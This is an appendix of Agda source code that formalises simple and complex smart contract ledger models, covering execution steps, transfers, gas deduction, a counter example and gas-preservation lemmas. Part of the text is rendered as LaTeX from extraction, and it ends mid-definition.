    updatec : FunctionName → (Msg → SmartContractExec Msg)
              → CCommands
    currentAddrLookupc : CCommands
    callAddrLookupc : CCommands
    callc     : Address → FunctionName → Msg → CCommands
    transferc : Amount → Address → CCommands
    getAmountc : Address → CCommands

- smart contract response
  CResponse : CCommands → Set
  CResponse (updatec fname fdef) = ⊤
  CResponse currentAddrLookupc = Address
  CResponse callAddrLookupc = Address
  CResponse (getAmountc addr) = Amount
  CResponse (callc addr fname msg) = Msg
  CResponse (transferc amount addr) = ⊤

-SmartContractExec is datatype of what happens when
- a function is applied to its arguments.
  data SmartContractExec (A : Set) : Set where
    return : A → SmartContractExec A
    error  : ErrorMsg → SmartContractExec A
    exec   : (c : CCommands) → (CResponse c → SmartContractExec A)
```

```
        → SmartContractExec A


_≫=_ : {A B : Set} → SmartContractExec A → (A → SmartContractExec B) → SmartContractExec B
return x ≫= q = q x
error x ≫= q = error x
exec c x ≫= q = exec c (λ r → x r ≫= q)

_»_ : {A B : Set} → SmartContractExec A → SmartContractExec B → SmartContractExec B
return x » q = q
error x » q = error x
exec c x » q = exec c (λ r → x r » q)


- Definition of simple contract
record Contract : Set where
  constructor contract
  field
    amount : Amount
    fun  : FunctionName → (Msg → SmartContractExec Msg)

open Contract public

- ledger
Ledger : Set
Ledger = Address → Contract




- the definition of execution stack elements
record ExecStackEl : Set where
  constructor execStackEl
  field
```

```
    callAddress    : Address  -address for the last call
    currentAddress : Address -current address where we are in
    continuation   : (Msg → SmartContractExec Msg)
open ExecStackEl public


- the definition of the execution stack function function
ExecutionStack : Set
ExecutionStack = List ExecStackEl




{- StateExecFun is an intermediate state when
   we are evaluating a function call
   in a contract
   it consists of
 - the ledger  (which might changed because of updates)
 - executionStack  contains partially evaluated calls
   to other contracts together with their addresses
 - the current address
 - and the currently partially evaluated
   function we are evaluating
-}
record StateExecFun : Set where
   constructor stateEF
   field
    ledger : Ledger
    executionStack : ExecutionStack
    callAddress    : Address
    currentAddress : Address
    nextstep       : SmartContractExec Msg
open StateExecFun public


-update ledger
```

```
updateLedger : Ledger → Address
    → FunctionName
    → (Msg → SmartContractExec Msg) → Ledger
updateLedger ledger changedAddr changedFname f a .amount
  = ledger a .amount
updateLedger ledger changedAddr changedFname f a .fun fname
  = if (a ≡ᵇ changedAddr) ∧ (fname ≡fun changedFname)
    then f else ledger a .fun fname


-update ledger amount
updateLedgerAmount : (ledger : Ledger)
  → (currentAddr destinationAddr : Address) (amount' : Amount)
  → (correctAmount : amount' ≦r ledger currentAddr .amount)
  → Ledger
updateLedgerAmount ledger currentAddr destinationAddr
     amount' correctAmount addr .amount
    = if addr ≡ᵇ currentAddr
    then subtract (ledger currentAddr .amount)
      amount' correctAmount
    else (if addr ≡ᵇ destinationAddr
    then ledger destinationAddr .amount + amount'
    else ledger addr .amount)
updateLedgerAmount ledger currentAddr newAddr
    amount' correctAmount addr .fun
    = ledger addr .fun


- execute transfer auxiliary

- execute transfer auxiliary
executeTransferAux : (oldLedger currentLedger : Ledger)
    → (executionStack : ExecutionStack)
    → (callAddr currentAddr : Address)
    → (amount' : Amount)
```

```
      → (destinationAddr : Address)
      → (cont : SmartContractExec Msg)
      → (cp : OrderingLeq amount'
            (currentLedger currentAddr .amount))
      → StateExecFun
executeTransferAux oldLedger currentLedger executionStack callAddr
                   currentAddr amount' destinationAddr cont (leq x) =
   stateEF (updateLedgerAmount currentLedger currentAddr
           destinationAddr amount' x)
   executionStack callAddr currentAddr cont

executeTransferAux oldLedger currentLedger executionStack callAddr
           currentAddr amount destinationAddr cont (greater x) =
  stateEF oldLedger executionStack callAddr currentAddr
  (error (strErr "not enough money"))

- Execute transfer
executeTransfer : (oldLedger currentLedger : Ledger)
  → ExecutionStack
  → (callAddr currentAddr : Address)
  → (amount' : Amount)
  → (destinationAddr : Address)
  → (cont : SmartContractExec Msg)
  → StateExecFun
executeTransfer oldLedger currentLedger exexecutionStack callAddr
                 currentAddr amount' destinationAddr cont
   = executeTransferAux oldLedger currentLedger
     exexecutionStack callAddr currentAddr amount'
     destinationAddr cont (compareLeq amount' (currentLedger currentAddr .amount))


- definition of stepEF
stepEF : Ledger → StateExecFun → StateExecFun
stepEF oldLedger (stateEF currentLedger [] callAddr currentAddr (return result))
   = stateEF currentLedger [] callAddr currentAddr (return result)
```

$\mathsf{stepEF}\ oldLedger\ (\mathsf{stateEF}\ currentLedger\ (execSEl :: executionStack)$
$\quad callAddr\ currentAddr\ (\mathsf{return}\ result))$
$\quad = \mathsf{stateEF}\ currentLedger\ executionStack\ callAddr$
$\qquad (execSEl\ .\mathsf{currentAddress})\ (execSEl\ .\mathsf{continuation}\ result)$
$\mathsf{stepEF}\ oldLedger\ (\mathsf{stateEF}\ currentLedger\ executionStack$
$\quad callAddr\ currentAddr\ (\mathsf{exec}\ \mathsf{currentAddrLookupc}\ cont))$
$\quad = \mathsf{stateEF}\ currentLedger\ executionStack\ callAddr\ currentAddr$
$\quad (cont\ currentAddr)$
$\mathsf{stepEF}\ oldLedger\ (\mathsf{stateEF}\ currentLedger\ executionStack$
$\quad callAddr\ currentAddr\ (\mathsf{exec}\ \mathsf{callAddrLookupc}\ cont))$
$\quad = \mathsf{stateEF}\ currentLedger\ executionStack\ callAddr\ currentAddr$
$\qquad (cont\ callAddr)$
$\mathsf{stepEF}\ oldLedger\ (\mathsf{stateEF}\ currentLedger\ executionStack$
$\quad callAddr\ currentAddr\ (\mathsf{exec}\ (\mathsf{updatec}\ changedFname\ changedFdef)\ cont))$
$\quad = \mathsf{stateEF}\ (\mathsf{updateLedger}\ currentLedger\ currentAddr\ changedFname\ changedFdef)$
$\qquad executionStack\ callAddr\ currentAddr\ (cont\ \mathsf{tt})$
$\mathsf{stepEF}\ oldLedger\ (\mathsf{stateEF}\ currentLedger\ executionStack$
$\quad oldCalladdr\ oldCurrentAddr\ (\mathsf{exec}\ (\mathsf{callc}\ newaddr\ fname\ msg)\ cont))$
$\quad = \mathsf{stateEF}\ currentLedger\ (\mathsf{execStackEl}\ oldCalladdr\ oldCurrentAddr\ cont :: executionStack)$
$\qquad oldCurrentAddr\ newaddr\ (currentLedger\ newaddr\ .\mathsf{fun}\ fname\ msg)$

$\mathsf{stepEF}\ oldLedger\ (\mathsf{stateEF}\ currentLedger\ executionStack$
$\quad callAddr\ currentAddr\ (\mathsf{exec}\ (\mathsf{transferc}\ amount\ destinationAddr)\ cont))$
$\quad = \mathsf{executeTransfer}\ oldLedger\ currentLedger\ executionStack$
$\qquad callAddr\ currentAddr\ amount\ destinationAddr\ (cont\ \mathsf{tt})$
$\mathsf{stepEF}\ oldLedger\ (\mathsf{stateEF}\ currentLedger\ executionStack$
$\qquad callAddr\ currentAddr\ (\mathsf{exec}\ (\mathsf{getAmountc}\ addrLookedUp)\ cont))$
$\quad = \mathsf{stateEF}\ currentLedger\ executionStack\ callAddr\ currentAddr$
$\qquad (cont\ (currentLedger\ addrLookedUp\ .\mathsf{amount}))$
$\mathsf{stepEF}\ oldLedger\ (\mathsf{stateEF}\ currentLedger\ executionStack$
$\quad callAddr\ currentAddr\ (\mathsf{error}\ errorMsg))$
$\quad = \mathsf{stateEF}\ oldLedger\ executionStack\ callAddr\ currentAddr\ (\mathsf{error}\ errorMsg)$

```
- definition of stepEFntimes
stepEFntimes : Ledger → StateExecFun → ℕ → StateExecFun
stepEFntimes oldLedger ledgerstateexecfun 0
  = ledgerstateexecfun
stepEFntimes oldLedger ledgerstateexecfun (suc n)
  = stepEF oldLedger (stepEFntimes oldLedger ledgerstateexecfun n)

-define stepledgern times
stepLedgerFunntimes : Ledger → Address
                        → Address → FunctionName
                        → Msg → ℕ → StateExecFun
stepLedgerFunntimes ledger callAddr currentAddr funname msg n
    = stepEFntimes ledger (stateEF ledger [] callAddr currentAddr
      (ledger currentAddr .fun funname msg)) n

stepLedgerFunntimesList : Ledger → Address
                            → Address → FunctionName
                            → Msg → ℕ → List StateExecFun
stepLedgerFunntimesList ledger callAddr currentAddr funname msg 0 = []
stepLedgerFunntimesList ledger callAddr currentAddr funname msg (suc n)
  = stepLedgerFunntimes ledger callAddr currentAddr funname msg n ::
      stepLedgerFunntimesList ledger callAddr currentAddr funname msg n


{-# NON_TERMINATING #-}
evaluateNonTerminatingAux : Ledger → StateExecFun → NatOrError
evaluateNonTerminatingAux oldledger (stateEF currentLedger []
  callAddr currentAddr (return (nat n))) = nat n
evaluateNonTerminatingAux oldledger (stateEF currentLedger []
  callAddr currentAddr (return otherwise))
    = err (strErr "result returned not nat")
evaluateNonTerminatingAux oldledger (stateEF currentLedger s
  callAddr currentAddr (error msg)) = err msg
evaluateNonTerminatingAux oldledger evals
```

```
  = evaluateNonTerminatingAux oldledger (stepEF oldledger evals)

evaluateNonTerminating : Ledger → Address → Address
  → FunctionName → Msg → NatOrError
evaluateNonTerminating ledger callAddr currentAddr funname msg
    = evaluateNonTerminatingAux ledger
    (stateEF ledger [] callAddr currentAddr (ledger currentAddr .fun funname msg))
```

C.1.2 A count example for the simple model (examplecounter.agda)

```
module Simple-Model.example.examplecounter where

open import Data.Nat
open import Data.List
open import Data.Bool
open import Data.Bool.Base
open import Data.Nat.Base
open import Data.Maybe hiding (_>>=_)
open import Data.String hiding (length)

-simple model
open import Simple-Model.ledgerversion.Ledger-Simple-Model

-library
open import Simple-Model.library-simple-model.basicDataStructureWithSimpleModel



-Example of a simple counter
const : ℕ → (Msg → SmartContractExec Msg)
const n msg = return (nat n)

mutual

  contract0 : FunctionName → (Msg → SmartContractExec Msg)
```

```
  contract0 "f1" = const 0
  contract0 "g1" = def-g1
  contract0 ow ow' = error (strErr " Error msg")


  def-g1 : (Msg → SmartContractExec Msg)
  def-g1 msg =
    do
      addr    ← currentAddrLookup
      (nat n) ← call 0 "f1" (nat 0)
        where
        (list l) → error (strErr " Error msg")
      update "f1" (const (suc n))
      return (nat n)

- test our ledger with our example

testLedger : Ledger

testLedger 0 .amount = 20
testLedger 0 .fun "f1" m = const 0 (nat 0)
testLedger 0 .fun "g1" m = def-g1(nat 0)
testLedger 0 .fun "k1" m =
               exec (getAmountc 0) (λ n → return (nat n))
testLedger 0 .fun ow ow' =
               error (strErr "Undefined")

- the example belw we use it in our paper

testLedger 1 .amount = 40
testLedger 1 .fun "f1" m = const 0 (nat 0)
testLedger 1 .fun "g1" m =
  exec currentAddrLookupc λ addr →
  exec (callc addr "f1" (nat 0))
  λ{(nat n)    → exec (updatec "f1" (const (suc n)))
```

```
              λ _ → return (nat (suc n));
          _          → error (strErr
                       "f1 returns not a number")}
testLedger 1 .fun ow' ow" =
              error (strErr "Undefined")

-otherwise
testLedger ow .amount = 0
testLedger ow .fun ow' ow"
  = error (strErr "Undefined")


- test cases below

- test the ledger above
test : NatOrError
test = evaluateNonTerminating testLedger 0 0 "f1" (nat 0)
-return nat 0

updatefunctionf1 : NatOrError
updatefunctionf1 = evaluateNonTerminating testLedger 0 1 "g1" (nat 0)
-return nat 1
```

C.1.3 Library for the simple model (basicDataStructureWithSimpleModel.agda)

```
module Simple-Model.library-simple-model.basicDataStructureWithSimpleModel where

open import Data.Nat
open import Data.String hiding (length)
open import Data.List
open import Data.Bool
open import Agda.Builtin.String

- define function name as string
```

```
FunctionName : Set
FunctionName = String

- Boolean valued equality on FunctionName
_≡fun_ : FunctionName → FunctionName → Bool
_≡fun_ = primStringEquality


Time : Set
Time =    ℕ

Amount : Set
Amount = ℕ

Address : Set
Address = ℕ

Signature : Set
Signature = ℕ

PublicKey : Set
PublicKey = ℕ

- Definition of message data type
data Msg : Set where
  nat      : (n : ℕ) → Msg
  list     : (l : List Msg) → Msg

- Definition of error data types
data ErrorMsg : Set where
  strErr    : String → ErrorMsg

- Definition of natural or error
data NatOrError : Set where
  nat : ℕ → NatOrError
  err : ErrorMsg → NatOrError
```

C.2 Complex model

C.2.1 Ledger in the complex model (Ledger-Complex-Model.agda)

```
open import constantparameters

module Complex-Model.ledgerversion.Ledger-Complex-Model
  (param : ConstantParameters) where

open import Data.Nat
open import Agda.Builtin.Nat using (_-_; _*_)
open import Data.Unit
open import Data.List
open import Data.Bool
open import Data.Bool.Base
open import Data.Nat.Base
open import Data.Maybe hiding (_>>=_)
open import Data.String hiding (length; show) renaming (_++_ to _++str_)
open import Data.Product renaming (_,_ to _,,_ )
open import Data.Nat.Show
open import Data.Empty


- our work
open import Complex-Model.ccomand.ccommands-cresponse
open import basicDataStructure
open import libraries.natCompare
open import libraries.Mainlibrary


- update view function in the ledger
updateLedgerviewfun : Ledger → Address
              → FunctionName
              → ((Msg → MsgOrError) → (Msg → MsgOrError))
              → ((Msg → MsgOrError) → (Msg → ℕ) → Msg → ℕ)
```

```
                 → Ledger
updateLedgerviewfun ledger changedAddr changedFname
                 f g a .amount = ledger a .amount
updateLedgerviewfun ledger changedAddr changedFname
                 f g a .fun     = ledger a .fun
updateLedgerviewfun ledger changedAddr changedFname
                 f g a .viewFunction fname =
                 if (changedFname ≡fun fname)
                 then f (ledger a .viewFunction fname)
                 else ledger a .viewFunction fname
updateLedgerviewfun ledger changedAddr changedFname
                 f g a .viewFunctionCost fname =
                 if (changedFname ≡fun fname)
                 then g (ledger a .viewFunction fname)
                        (ledger a .viewFunctionCost fname)
                 else ledger a .viewFunctionCost fname

-update ledger amount
updateLedgerAmount : (ledger : Ledger)
         → (calledAddr destinationAddr : Address) (amount' : Amount)
         → (correctAmount : amount' ≦r ledger calledAddr .amount)
         → Ledger
updateLedgerAmount ledger calledAddr destinationAddr
          amount' correctAmount addr .amount
             = if addr ≡ᵇ calledAddr
  then subtract (ledger calledAddr .amount)
                amount' correctAmount
  else (if addr ≡ᵇ destinationAddr
  then ledger destinationAddr .amount + amount'
  else ledger addr .amount)
updateLedgerAmount ledger calledAddr newAddr
      amount' correctAmount addr .fun
             = ledger addr .fun
```

```
updateLedgerAmount ledger calledAddr newAddr
  amount' correctAmount addr .viewFunction
      = ledger addr .viewFunction
updateLedgerAmount ledger calledAddr newAddr
  amount' correctAmount addr .viewFunctionCost
  = ledger addr .viewFunctionCost


-This function we use it to update the gas
-by decucting from the ledger
-rename gasPrice to gascost
deductGasFromLedger : (ledger : Ledger)
  → (calledAddr : Address) (gascost : ℕ)
  → (correctAmount : gascost ≦r ledger calledAddr .amount)
  → Ledger
deductGasFromLedger ledger calledAddr gascost
   correctAmount addr .amount
      = if addr ≡ᵇ calledAddr
      then subtract (ledger calledAddr .amount)
           gascost correctAmount
      else ledger addr .amount
deductGasFromLedger ledger calledAddr gascost
    correctAmount addr .fun
    = ledger addr .fun
deductGasFromLedger ledger calledAddr gascost
    correctAmount addr .viewFunction
    = ledger addr .viewFunction
deductGasFromLedger ledger calledAddr gascost
    correctAmount addr .viewFunctionCost
    = ledger addr .viewFunctionCost

- this function below we use it to refuend in two cases with stepEF
- 1) when finish (first case)
- 2) when we have error (the last case)
```

```
addWeiToLedger : (ledger : Ledger)
      → (address : Address) (amount' : Amount)
      → Ledger
addWeiToLedger ledger address amount' addr .amount
      = if addr ≡ᵇ address
          then ledger address .amount + amount'
          else ledger addr .amount
addWeiToLedger ledger address amount' addr .fun
      = ledger addr .fun
addWeiToLedger ledger address amount' addr .viewFunction
      = ledger addr .viewFunction
addWeiToLedger ledger address amount' addr .viewFunctionCost
      = ledger addr .viewFunctionCost


- execute transfer auxiliary
executeTransferAux : (oldLedger : Ledger)
      → (currentledger : Ledger)
      → (executionStack : ExecutionStack)
      → (initialAddr : Address)
      → (lastCallAddr calledAddr : Address)
      → (cont : SmartContractExec Msg) → (gasleft : ℕ)
      → (funNameevalState : FunctionName)
      → (msgevalState : Msg)
      → (amount' : Amount)
      → (destinationAddr : Address)
      → (cp    : OrderingLeq amount'
          (currentledger calledAddr .amount))
      → StateExecFun
executeTransferAux oldLedger currentledger executionStack
    initialAddr lastCallAddr calledAddr cont gasleft
    funNameevalState msgevalState amount' destinationAddr (leq x)
    = stateEF (updateLedgerAmount currentledger
              calledAddr destinationAddr amount' x)
```

```
    executionStack initialAddr lastCallAddr calledAddr cont
    gasleft funNameevalState msgevalState
executeTransferAux oldLedger currentledger executionStack
    initialAddr lastCallAddr calledAddr cont gasleft
    funNameevalState msgevalState amount'
      destinationAddr (greater x)
  = stateEF oldLedger executionStack initialAddr lastCallAddr
  calledAddr (error (strErr "not enough money")
  ⟨ lastCallAddr » initialAddr · funNameevalState [ msgevalState ]⟩)
    gasleft funNameevalState msgevalState


- proof transfer Aux
lemmaExecuteTransferAuxGasEq : (oldLedger : Ledger)
    → (currentledger : Ledger)
    → (executionStack : ExecutionStack)
    → (initialAddr : Address)
    → (lastCallAddr calledAddr : Address)
    → (cont : SmartContractExec Msg) → (gasleft1 : ℕ)
    → (funNameevalState : FunctionName)
    → (msgevalState : Msg)
    → (amount' : Amount)
    → (destinationAddr : Address)
    → (cp   : OrderingLeq amount' (
          currentledger calledAddr .amount))
    → gasleft1 ==r gasLeft
    (executeTransferAux oldLedger currentledger
      executionStack initialAddr lastCallAddr
      calledAddr cont gasleft1 funNameevalState
      msgevalState amount' destinationAddr cp)
lemmaExecuteTransferAuxGasEq oldLedger currentledger
  executionStack initialAddr lastCallAddr calledAddr
  cont gasleft1 funNameevalState msgevalState amount'
  destinationAddr (leq x)      = refl==r gasleft1
```

```
lemmaExecuteTransferAuxGasEq oldLedger currentledger
    executionStack initialAddr lastCallAddr calledAddr
    cont gasleft1 funNameevalState msgevalState amount'
    destinationAddr (greater x) = refl==r gasleft1


- execute transfer
executeTransfer : (oldLedger : Ledger)
      → (currentledger : Ledger)
      → (execStack : ExecutionStack)
      → (initialAddr : Address)
      → (lastCallAddr calledAddr : Address)
      → (cont : SmartContractExec Msg)
      → (gasleft : ℕ)
      → (funNameevalState : FunctionName)
      → (msgevalState : Msg)
      → (amount' : Amount)
      → (destinationAddr : Address)
      → StateExecFun
executeTransfer oldLedger currentledger execStack
    initialAddr lastCallAddr calledAddr
    cont gasleft  funNameevalState msgevalState
    amount' destinationAddr
    = executeTransferAux oldLedger currentledger
      execStack initialAddr lastCallAddr calledAddr
      cont gasleft   funNameevalState msgevalState amount'
      destinationAddr (compareLeq amount'
            (currentledger calledAddr .amount))


- the stepEF without deducting the gasLeft
stepEF : Ledger → StateExecFun → StateExecFun
stepEF oldLedger (stateEF currentLedger executionStack
  initialAddr lastCallAddr calledAddr
  (exec currentAddrLookupc costcomputecont cont)
```

gasLeft funNameevalState msgevalState)
= stateEF *currentLedger executionStack initialAddr*
lastCallAddr calledAddr (*cont calledAddr*)
gasLeft funNameevalState msgevalState

stepEF *oldLedger* (stateEF *currentLedger executionStack*
initialAddr lastCallAddr calledAddr
(exec callAddrLookupc *costcomputecont cont*)
gasLeft funNameevalState msgevalState)
= stateEF *currentLedger executionStack initialAddr*
lastCallAddr calledAddr (*cont lastCallAddr*)
gasLeft funNameevalState msgevalState

stepEF *oldLedger* (stateEF *currentLedger executionStack*
initialAddr lastCallAddr calledAddr
(exec (updatec *changedFname changedPFun cost*)
costcomputecont cont) *gasLeft*
funNameevalState msgevalState)
= stateEF (updateLedgerviewfun *currentLedger*
calledAddr changedFname changedPFun cost)
executionStack initialAddr lastCallAddr
calledAddr (*cont* tt) *gasLeft*
funNameevalState msgevalState

stepEF *oldLedger* (stateEF *currentLedger executionStack*
initialAddr oldlastCallAddr oldcalledAddr
(exec (callc *newaddr fname msg*)
costcomputecont cont) *gasLeft*
funNameevalState msgevalState)
= stateEF *currentLedger*
(execStackEl *oldlastCallAddr oldcalledAddr*
cont costcomputecont funNameevalState
msgevalState :: *executionStack*)
initialAddr oldcalledAddr newaddr
(*currentLedger newaddr* .fun *fname msg*)

```
        gasLeft    fname msg

    stepEF oldLedger (stateEF currentLedger executionStack
      initialAddr lastCallAddr calledAddr
      (exec (transferc amount destinationAddr)
      costcomputecont cont) gasLeft
      funNameevalState msgevalState)
        = executeTransfer oldLedger currentLedger
          executionStack initialAddr lastCallAddr calledAddr
            (cont tt) gasLeft funNameevalState msgevalState
            amount destinationAddr

    stepEF oldLedger (stateEF currentLedger executionStack
      initialAddr lastCallAddr calledAddr
      (exec (getAmountc addrLookedUp) costcomputecont cont)
      gasLeft funNameevalState msgevalState)
        = stateEF currentLedger executionStack initialAddr
          lastCallAddr calledAddr
          (cont (currentLedger addrLookedUp .amount)) gasLeft
                  funNameevalState msgevalState

    -------- new for raiseException
    stepEF oldLedger (stateEF ledger executionStack
      initialAddr lastCallAddr calledAddr
      (exec (raiseException cost str) costcomputecont cont)
        gasLeft funNameevalState msgevalState)
      = stateEF oldLedger executionStack initialAddr
      lastCallAddr calledAddr
      (error    (strErr str)
      ⟨ lastCallAddr » initialAddr · funNameevalState [ msgevalState ]⟩)
        gasLeft funNameevalState msgevalState


    stepEF oldLedger (stateEF currentLedger executionStack
      initialAddr lastCallAddr calledAddr
      (error errorMsg debugInfo) gasLeft    funNameevalState msgevalState)
```

```
  = stateEF oldLedger executionStack initialAddr
    lastCallAddr calledAddr
    (error errorMsg debugInfo) gasLeft
      funNameevalState msgevalState

stepEF oldLedger (stateEF currentLedger executionStack initialAddr
  lastCallAddr calledAddr
  (exec (callView addr fname msg)
    costcomputecont cont) gasLeft
      funNameevalState msgevalState)
    = stateEF currentLedger executionStack initialAddr
      lastCallAddr calledAddr
      (cont (currentLedger addr .viewFunction fname msg))
        gasLeft fname msg

stepEF oldLedger (stateEF currentLedger []
  initialAddr lastCallAddr calledAddr
  (return cost result) gasLeft funNameevalState msgevalState)
  = stateEF currentLedger [] initialAddr lastCallAddr calledAddr
    (return cost result) gasLeft funNameevalState msgevalState

stepEF oldLedger (stateEF currentLedger
  (execStackEl prevLastCallAddress prevCalledAddress prevContinuation
    prevCostCont prevFunName prevMsgExec :: executionStack)
  initialAddr lastCallAddr calledAddr (return cost result)
  gasLeft funNameevalState msgevalState)
    = stateEF currentLedger executionStack initialAddr
      prevLastCallAddress prevCalledAddress
      (prevContinuation result) gasLeft prevFunName prevMsgExec

-some lemmas to prove and we use them with our executevotingexample.agda

lemmaStepEFpreserveGas : (oldLedger : Ledger)
  → (state : StateExecFun)
  → gasLeft state ==r gasLeft (stepEF oldLedger state)
```

```
lemmaStepEFpreserveGas oldLedger (stateEF ledger []
  initialAddr lastCallAddr calledAddr (return x x₁)
    gasLeft1 funNameevalState msgevalState)
        = refl==r gasLeft1
lemmaStepEFpreserveGas oldLedger (stateEF ledger
  (x₂ :: executionStack₁) initialAddr lastCallAddr
    calledAddr (return x x₁) gasLeft1
    funNameevalState msgevalState)
      = refl==r gasLeft1
lemmaStepEFpreserveGas oldLedger (stateEF ledger
  executionStack initialAddr lastCallAddr calledAddr
  (error x x₁) gasLeft1 funNameevalState msgevalState)
    = refl==r gasLeft1
lemmaStepEFpreserveGas oldLedger (stateEF ledger
  executionStack initialAddr lastCallAddr calledAddr
  (exec (callView x₂ x₃ x₄) x x₁) gasLeft1
  funNameevalState msgevalState)
    = refl==r gasLeft1
lemmaStepEFpreserveGas oldLedger (stateEF ledger
  executionStack initialAddr lastCallAddr calledAddr
    (exec (updatec x₂ x₃ x₄) x x₁) gasLeft1
    funNameevalState msgevalState)
      = refl==r gasLeft1
lemmaStepEFpreserveGas oldLedger (stateEF ledger
  executionStack initialAddr lastCallAddr calledAddr
  (exec (raiseException x₂ x₃) x x₁) gasLeft1
  funNameevalState msgevalState)
      = refl==r gasLeft1
lemmaStepEFpreserveGas oldLedger (stateEF ledger
  executionStack initialAddr lastCallAddr calledAddr
  (exec (transferc amount destinationAddr)
  costcomputecont cont) gasLeft1 funNameevalState
  msgevalState)
```

```
    = lemmaExecuteTransferAuxGasEq oldLedger ledger
    executionStack initialAddr lastCallAddr calledAddr
    (cont tt) gasLeft1 funNameevalState msgevalState
    amount destinationAddr
  ((compareLeq amount (ledger calledAddr .Contract.amount)))
lemmaStepEFpreserveGas oldLedger (stateEF ledger
  executionStack initialAddr lastCallAddr calledAddr
  (exec (callc x2 x3 x4) x x1) gasLeft1
  funNameevalState msgevalState)
    = refl==r gasLeft1
lemmaStepEFpreserveGas oldLedger (stateEF ledger
  executionStack initialAddr lastCallAddr calledAddr
  (exec currentAddrLookupc x x1) gasLeft1 funNameevalState
  msgevalState) = refl==r gasLeft1
lemmaStepEFpreserveGas oldLedger (stateEF ledger
  executionStack initialAddr lastCallAddr calledAddr
  (exec callAddrLookupc x x1) gasLeft1 funNameevalState
  msgevalState) = refl==r gasLeft1
lemmaStepEFpreserveGas oldLedger (stateEF ledger
  executionStack initialAddr lastCallAddr calledAddr
    (exec (getAmountc x2) x x1) gasLeft1 funNameevalState
      msgevalState) = refl==r gasLeft1

- prove the gas
lemmaStepEFpreserveGas2 : (oldLedger : Ledger)
      → (state : StateExecFun)
      → gasLeft (stepEF oldLedger state) ==r gasLeft state
lemmaStepEFpreserveGas2 oldLedger state
    = sym== (gasLeft state) (gasLeft (stepEF oldLedger state))
          (lemmaStepEFpreserveGas oldLedger state)


- stepEFgasAvailable which returns gasLeft
```

```
stepEFgasAvailable : StateExecFun → ℕ
stepEFgasAvailable (stateEF ledger
  executionStack initialAddr lastCallAddr calledAddr
  nextstep gasLeft       funNameevalState msgevalState)
    = gasLeft


-this function simliar to stepEF and deduct the gasleft
-which returns the gas deducted
-this function simliar to stepEF and deduct the gasleft
-which returns the gas deducted
stepEFgasNeeded : StateExecFun → ℕ
stepEFgasNeeded (stateEF currentLedger []
  initialAddr lastCallAddr calledAddr
  (return cost result) gasLeft
  funNameevalState msgevalState)
           = cost
stepEFgasNeeded (stateEF currentLedger
  (execSEl :: executionStack) initialAddr
    lastCallAddr calledAddr
  (return cost result) gasLeft
  funNameevalState msgevalState)
           = cost

stepEFgasNeeded (stateEF currentLedger
  executionStack initialAddr lastCallAddr calledAddr
  (exec currentAddrLookupc costcomputecont cont)
  gasLeft     funNameevalState msgevalState)
           = costcomputecont calledAddr

stepEFgasNeeded (stateEF currentLedger
  executionStack initialAddr lastCallAddr calledAddr
  (exec callAddrLookupc costcomputecont cont)
    gasLeft    funNameevalState msgevalState)
           = costcomputecont lastCallAddr
```

stepEFgasNeeded (stateEF *currentLedger*
executionStack initialAddr lastCallAddr calledAddr
(exec (updatec *changedFname changedPufun cost*)
costcomputecont cont) *gasLeft*
funNameevalState msgevalState)
= *cost* (*currentLedger calledAddr* .viewFunction *changedFname*)
(*currentLedger calledAddr* .viewFunctionCost *changedFname*)
msgevalState + (*costcomputecont* tt)

stepEFgasNeeded (stateEF *currentLedger*
executionStack initialAddr oldlastCallAddr oldcalledAddr
(exec (callc *newaddr fname msg*) *costcomputecont cont*)
gasLeft *funNameevalState msgevalState*)
= *costcomputecont msg*

stepEFgasNeeded (stateEF *currentLedger*
executionStack initialAddr lastCallAddr calledAddr
(exec (transferc *amount destinationAddr*) *costcomputecont cont*)
gasLeft *funNameevalState msgevalState*)
= *costcomputecont* tt

stepEFgasNeeded (stateEF *currentLedger*
executionStack initialAddr lastCallAddr calledAddr
(exec (getAmountc *addrLookedUp*)
costcomputecont cont) *gasLeft*
funNameevalState msgevalState)
= *costcomputecont* (*currentLedger addrLookedUp* .amount)

stepEFgasNeeded (stateEF *ledger*
executionStack initialAddr lastCallAddr calledAddr
(exec (raiseException *cost str*) *costcomputecont cont*)
gasLeft funNameevalState msgevalState)
= *cost*

```
stepEFgasNeeded (stateEF currentLedger
  executionStack initialAddr lastCallAddr calledAddr
  (exec (callView addr fname msg) costcompute cont)
  gasLeft      funNameevalState msgevalState)
    = (currentLedger calledAddr .viewFunctionCost fname msg)
      + costcompute (currentLedger
        calledAddr .viewFunction fname msg)

stepEFgasNeeded (stateEF currentLedger
  executionStack initialAddr lastCallAddr calledAddr
  (error errorMsg debuginfo)
  gasLeft      funNameevalState msgevalState)
    = param .costerror errorMsg

-This function we use it to deduct gas from evalstate not ledger
deductGas :      (statefun : StateExecFun) (gasDeducted : ℕ)
               → StateExecFun
deductGas (stateEF ledger
  executionStack initialAddr lastCallAddr calledAddr
    nextstep gasLeft      funNameevalState
      msgevalState) gasDeducted
  = stateEF ledger executionStack
  initialAddr lastCallAddr calledAddr nextstep
  (gasLeft - gasDeducted) funNameevalState msgevalState


- this function we use it to cpmare gas in stepEFgasNeeded
- with stepEFgasAvailable
stepEFAuxCompare : (oldLedger : Ledger)
        → (statefun : StateExecFun)
        → OrderingLeq (suc (stepEFgasNeeded statefun))
          (stepEFgasAvailable statefun)
      → StateExecFun
stepEFAuxCompare oldLedger statefun (leq x)
```

```
  = deductGas (stepEF oldLedger statefun)
          (suc (stepEFgasNeeded statefun))
stepEFAuxCompare oldLedger (stateEF ledger
  executionStack initialAddr lastCallAddr
  calledAddr nextstep gasLeft
  funNameevalState msgevalState) (greater x)
  = stateEF oldLedger executionStack
    initialAddr lastCallAddr calledAddr
    (error outOfGasError
    ⟨ lastCallAddr » initialAddr · funNameevalState [ msgevalState ]⟩)
    0 funNameevalState msgevalState

stepEFwithGasError : (oldLedger : Ledger)
     → (evals : StateExecFun)
     → StateExecFun
stepEFwithGasError oldLedger evals
  = stepEFAuxCompare oldLedger evals
    (compareLeq (suc (stepEFgasNeeded evals))
    (stepEFgasAvailable evals))

- definition of stepEFntimes
stepEFntimes : Ledger → StateExecFun
  → (ntimes : ℕ) → StateExecFun
stepEFntimes oldLedger ledgerstateexecfun 0
    = ledgerstateexecfun
stepEFntimes oldLedger ledgerstateexecfun (suc n)
    = stepEFwithGasError oldLedger
    (stepEFntimes oldLedger ledgerstateexecfun n)

- definition of stepEFntimes list
stepEFntimesList : Ledger → StateExecFun
    → (ntimes : ℕ) → List StateExecFun
stepEFntimesList oldLedger ledgerstateexecfun 0
    = ledgerstateexecfun :: []
```

```
stepEFntimesList oldLedger ledgerstateexecfun (suc n)
  = stepEFntimes oldLedger ledgerstateexecfun (suc n)
